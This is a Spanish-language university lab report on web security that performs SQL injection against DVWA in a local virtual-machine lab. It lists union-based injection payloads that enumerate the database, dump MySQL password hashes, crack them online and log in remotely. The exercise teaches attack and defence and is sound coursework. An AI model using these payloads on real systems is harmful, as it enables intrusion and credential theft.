Universidad Autónoma del Estado de Hidalgo

Escuela Superior de Tizayuca

Licenciatura En Ingeniería En Tecnologías de la Información

Sexto Semestre

Optativa 1 (Pruebas de Software (Software Testing))

Ramírez Corona Eder Geovanni

Seguridad en Páginas Web, Pishing e inyecciones SQL


Meza Solís Lady Guadalupe

No. de cuenta: 435443

5. Desarrollo de la Actividad Práctica.

Preparación de maquinas virtuales
Configuración de la red de máquina virtual Lubuntu


1. Configurar la red como adaptador puente en la máquina Lubuntu (máquina con DVWA)



2. Iniciar esta máquina virtual y obtener su dirección IP

Configuración de la red de máquina virtual kali

3. Configurar la red como adaptador puente en la máquina con kali




4. Inicia la máquina virtual

Configuración del nivel de seguridad de DVWA

1. Abrir mozilla en kali
2. Conectarse a DVWA en la máquina a atacar desde kali (escribir la siguiente dirección en mozilla)

http://*direccionIPmáquinaAtacar*/DVWA/login.php




3. Entrar a DVWA

```
login: admin
password: password
```

4. Seleccionar *DVWA Security* en el menú izquierdo


5. Ajustar el nivel de segurida como *low*



6. Dar click en *Submit*

Inyección de comandos SQL

1. Seleccionar SQL injection del menú izquierdo.




Obtención de los usuarios de la base de datos

2. Escribe el siguiente texto en el textbox

```
%' or 0=0
```

3. Dar click en *submit,* se obtendrá la siguiente imagen



La información mostrada son todos los usuarios de la tabla *users*. Esto es posible ya que al escribir `%' or 0=0` se manda a la base de datos el comando `SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';` . Esto significa que se están solicitando todos los datos que son falsos o verdaderos.

- `%'` no será igual a nada y será falso
- `0=0` es verdadero

Entrar a la máquina Lubuntu y verificar que los usuarios existan dentro de la base de datos m41db.

4. Abrir la terminal
5. Abrir base de datos

```
mysql -u root -p
```

6. Cambiarse a la base de datos m41odb,

```
use m41odb;
```

7. Mostrar todos los usuarios de la base de datos

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';
```

```
mysql> use m41odb;
Database changed
mysql> SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |
| Gordon     | Brown     |
| Hack       | Me        |
| Pablo      | Picasso   |
| Bob        | Smith     |
+------------+-----------+
5 rows in set (0.00 sec)
```

Obtención de la versión de la base de datos

8. Escribe el siguiente texto en el textbox

```
%' or 0=0 union select null, version() #
```

9. Dar click en *submit,* se obtendrá la siguiente imagen


La información mostrada en el último campo *surname* es la versión de la base de datos MySQL

Obtención del usuario del servidor php

10. Escribe el siguiente texto en el textbox

```
%' or 0=0 union select null, user() #
```

11. Dar click en *submit,* se obtendrá la siguiente imagen




La información mostrada en *surname* es el usuario de PHP

Obtención del nombre de la base de datos

12. Escribe el siguiente texto en el textbox

```
%' or 0=0 union select null, database() #
```

13. Dar click en *submit,* se obtendrá la siguiente imagen



La información mostrada en *surname* de la última línea es el nombre de la base de datos.

Entrar a la máquina Lubuntu y verificar que la base de datos *m41odb* exista, Observar que también existe la base datos mysql, es en esta de donde se obtendrán los valores hash de las contraseñas

14. Abrir terminal
15. Abrir base de datos

```
mysql -u root -p
```

16. Mostrar las bases de datos

```
show databases;
```


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| m41odb             |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
```

Mostrar todas las tablas de la base de datos information_schema
La base de datos *information_schema* almacena toda la información de las demás bases de datos que se encuentran en el servidor de MySQL

17. Regresa a kali y escribe el siguiente texto en el textbox

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

18. Dar click en *submit,* se obtendrá la siguiente imagen




Se muestran todas las tablas de todas las base de datos, Se debe buscar la tabla *user*, en esta se encuentran los valores hash de las contraseñas, será mejor filtrar las tablase que tengan la palabra *user* como nombre.

Filtrar todas las tablas con la palabra user como nombre

19. Escribe el siguiente texto en el textbox


```
%' and 1=0 union select null, table_name from information_schema.tables where
table_name like 'user%'#
```

20. Dar click en submit, se obtendrá la siguiente imagen



21. Regresar a la máquina que está siendo atacada y verificar que coincidan todas las tablas de la base de datos mysql

```
use information_schema;
show tables;
select table_name from tables;
```



Mostrar todas las columnas de la tabla user

22. Escribe el siguiente texto en el textbox

```
%' and 1=0 union select null, concat(table_name,0x0a,column_name) from
information_schema.columns where table_name = 'user' #
```

23. Dar click en *submit,* se obtendrá la siguiente imagen

Se observa la existencia de la columna *authentication_string* dentro de la tabla *user*, en esta se encuentran los valores hash de las contraseñas

24. Regresar a la máquina que está siendo atacada y mostrar las columnas de la tabla user.

```
use mysql;
```

```
describe user;
```

```
| max_connections         | int(11) unsigned                  | NO   |     | 0
| max_user_connections    | int(11) unsigned                  | NO   |     | 0
| plugin                  | char(64)                          | NO   |     | mysql_native_passwo
| authentication_string   | text                              | YES  |     | NULL
| password_expired        | enum('N','Y')                     | NO   |     | N
```

Mostrar todos los contenidos de las columnas User y authentication_string de la tabla user

25. Escribe el siguiente texto en el textbox

```
%' and 1=0 union select null, concat(User,0x0a,authentication_string) from
mysql.user #
```

26. Dar click en *submit*, se obtendrá la siguiente imagen

```
ID: %' and 1=0 union select null, concat(User,0x0a,authentication_string) from m
First name:
Surname: root
*124BAFD5B220CE1202D25C919781A0558594C399

ID: %' and 1=0 union select null, concat(User,0x0a,authentication_string) from m
First name:
Surname: mysql.session
*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE

ID: %' and 1=0 union select null, concat(User,0x0a,authentication_string) from m
First name:
Surname: mysql.sys
*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE

ID: %' and 1=0 union select null, concat(User,0x0a,authentication_string) from m
First name:
Surname: debian-sys-maint
*EA20D74F35E614C73C7479487D1270A1EBAA1F98

ID: %' and 1=0 union select null, concat(User,0x0a,authentication_string) from m
First name:
Surname: m41o
*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19
```

Con esto se ha obtenido toda la información necesaria para autenticarse en esta base de datos


27. Regresar a la máquina que está siendo atacada y verificar que los datos obtenidos coincidan con los de la tabla user.

```
Select user, authentication_string from user;
```

```
mysql> select user,authentication_string from user;
+------------------+-------------------------------------------+
| user             | authentication_string                     |
+------------------+-------------------------------------------+
| root             | *124BAFD5B220CE1202D25C919781A0558594C399 |
| mysql.session    | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| mysql.sys        | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| debian-sys-maint | *EA20D74F35E614C73C7479487D1270A1EBAA1F98 |
| m41o             | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |
+------------------+-------------------------------------------+
5 rows in set (0.00 sec)
```

Obtención de la contraseña de la base de datos
Descifrado de la contraseña

1. Copia el hash del password, entra a la página https://crackstation.net/ y pégalo, da click en *crack hashes* para obtener el password.



Conexión a la base de datos
2. Conectarse de forma remota a mysql para tener acceso a la base de datos.

```
mysql -u root -p -h direccionIP
```